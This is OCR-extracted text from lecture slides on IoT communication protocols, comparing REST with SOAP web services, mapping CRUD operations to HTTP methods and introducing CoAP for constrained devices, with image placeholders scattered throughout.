
WS-* vs. REST Comparison




This Ain't the REST Design Pattern



This is the REST Design Pattern




This ain't the REST Design Pattern




1. IoT Communications Protocols HTTP-REST vs. WS Recap

REST Approach in Web Architecture:
URLs are Cheap! Use Them!


The airline provides several URLs - one URL for premier members, a different URL for frequent flyers, and still another for regular customers.






1. IoT Communications Protocols HTTP-REST Recap

Web Naming




An HTTP Request



See RFC2616 - Hypertext Transfer Protocol v1.1


URL Resolution



1. IoT Communications Protocols HTTP-REST Recap

Web Paradigms:
REST Resource vs.
SOAP Service (WS-*)

application/json
{
 “temp”:50, ”unit”:”C”
}



A HTTP-REST Request

1. IoT Communications Protocols HTTP-REST vs. WS Recap

- Simple **web service** as an example: querying a phonebook application for the details of a given user

- Using Web Services and SOAP, the request would look something like this:

```
<?xml version="1.0"?>
<soap:Envelope
  xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
  soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
        <soap:body pb="http://www.acme.com/phonebook">
                <pb:GetUserDetails>
                <pb:UserID>12345</pb:UserID>
                </pb:GetUserDetails>
        </soap:Body>
</soap:Envelope>
```

- Simple **REST service** as an example

- And with REST? The query will probably look like this:

  http://www.acme.com/phonebook/UserDetails/12345

- GET /phonebook/UserDetails/12345 HTTP/1.1

  Host: www.acme.com


  Accept: application/xml

- Complex query:

  http://www.acme.com/phonebook/UserDetails?firstName=John&lastName=Doe

What is REST?

REpresentational State Transfer



HTTP Request/Response As REST

Request

```
GET /music/artists/beatles/recordings HTTP/1.1
Host: media.example.com
Accept: application/xml
```

Method

Resource

Response

```
HTTP/1.1 200 OK
Date: Tue, 08 May 2007 16:41:58 GMT
Server: Apache/1.3.6
Content-Type: application/xml; charset=UTF-8

<?xml version="1.0"?>
<recordings xmlns="…">
  <recording>…</recording>
  …
</recordings>
```

State transfer

Representation

Representation = JSON or XML

http://www.javapassion.com/webservices/RESTPrimer.pdf

1. IoT Communications Protocols HTTP-REST Recap

REST over HTTP – Uniform interface

- CRUD operations on resources
  - Create, Read, Update, Delete
- Performed through HTTP methods + URI

Operation	SQL	HTTP
Create	INSERT	PUT / POST
Read (Retrieve)	SELECT	GET
Update (Modify)	UPDATE	PUT / PATCH
Delete (Destroy)	DELETE	DELETE

CRUD Operations	4 main HTTP methods	
	Verb	Noun
Create (Single)	POST	Collection URI
Read (Multiple)	GET	Collection URI
Read (Single)	GET	Entry URI
Update (Single)	PUT	Entry URI
Delete (Single)	DELETE	Entry URI

POST	=	Create
GET	=	Read
PUT	=	Update
DELETE	=	Delete

http://www.javapassion.com/webservices/RESTPrimer.pdf

1. IoT Communications Protocols CoAP vs. MQTT

HTTP + HTML – The Web Protocol

What was the element of success for the Web?

HTML

Uniform representation of documents;

URIs

Uniform Referents for Data and Services on the Web;

HTTP

Universal transfer protocol;

Enables a Distribution System of Proxies and Reverse Proxies

1. IoT Communications Protocols CoAP vs. MQTT

REST and Web Architecture

REpresentational State Transfer

Relies on a stateless, client-server, cacheable communication protocol

Instead of using complex mechanisms to connect between machines, simple HTTP is used to make call between machines

RESTful applications use HTTP requests to post data (create and/or update), read data (e.g., make queries), and delete data.

Thus, REST uses HTTP for all four CRUD (Create/Read/Update/Delete) operations.

Do Not Forget: REST is not a protocol nor a standard, but an **ARCHITECTURAL STYLE**

1. IoT Communications Protocols CoAP vs. MQTT

HTTP: Why not in IoT? – although possible to be in IoT GWs but rare in IoT Nodes

8/16-bit Microcontrollers, with limited RAM and ROM;

Constrained networks such as 6LoWPAN support the fragmentation of IPv6 packets into small link- layer frames, however incurring significant reduction in packet delivery probability;

TCP as the Transport Protocol, too heavy for LLN motes;

SSL/TLS for security: too heavy;

1. IoT Communications Protocols CoAP

CoAP – Default UDP Port 5683


IETF CoRE, designed to ensure interoperability with the WEB (GET, PUT, POST,DELETE).

Last Update: v18, 28 June 2013, Link: http://tools.ietf.org/html/draft-ietf-core-coap-18

- Document-Centric.
- Request/Response mode, with the Observe flag.
- UDP binding, with optional reliability supporting unicast and multicast request (5683 UDP Port)
- Asynchronous Messages Exchanges
- Low Header Overhead and Parsing Complexity
- Simple proxying and Caching Capabilities
- Security binding to DTLS

1. IoT Communications Protocols CoAP

CoAP – Interaction Model

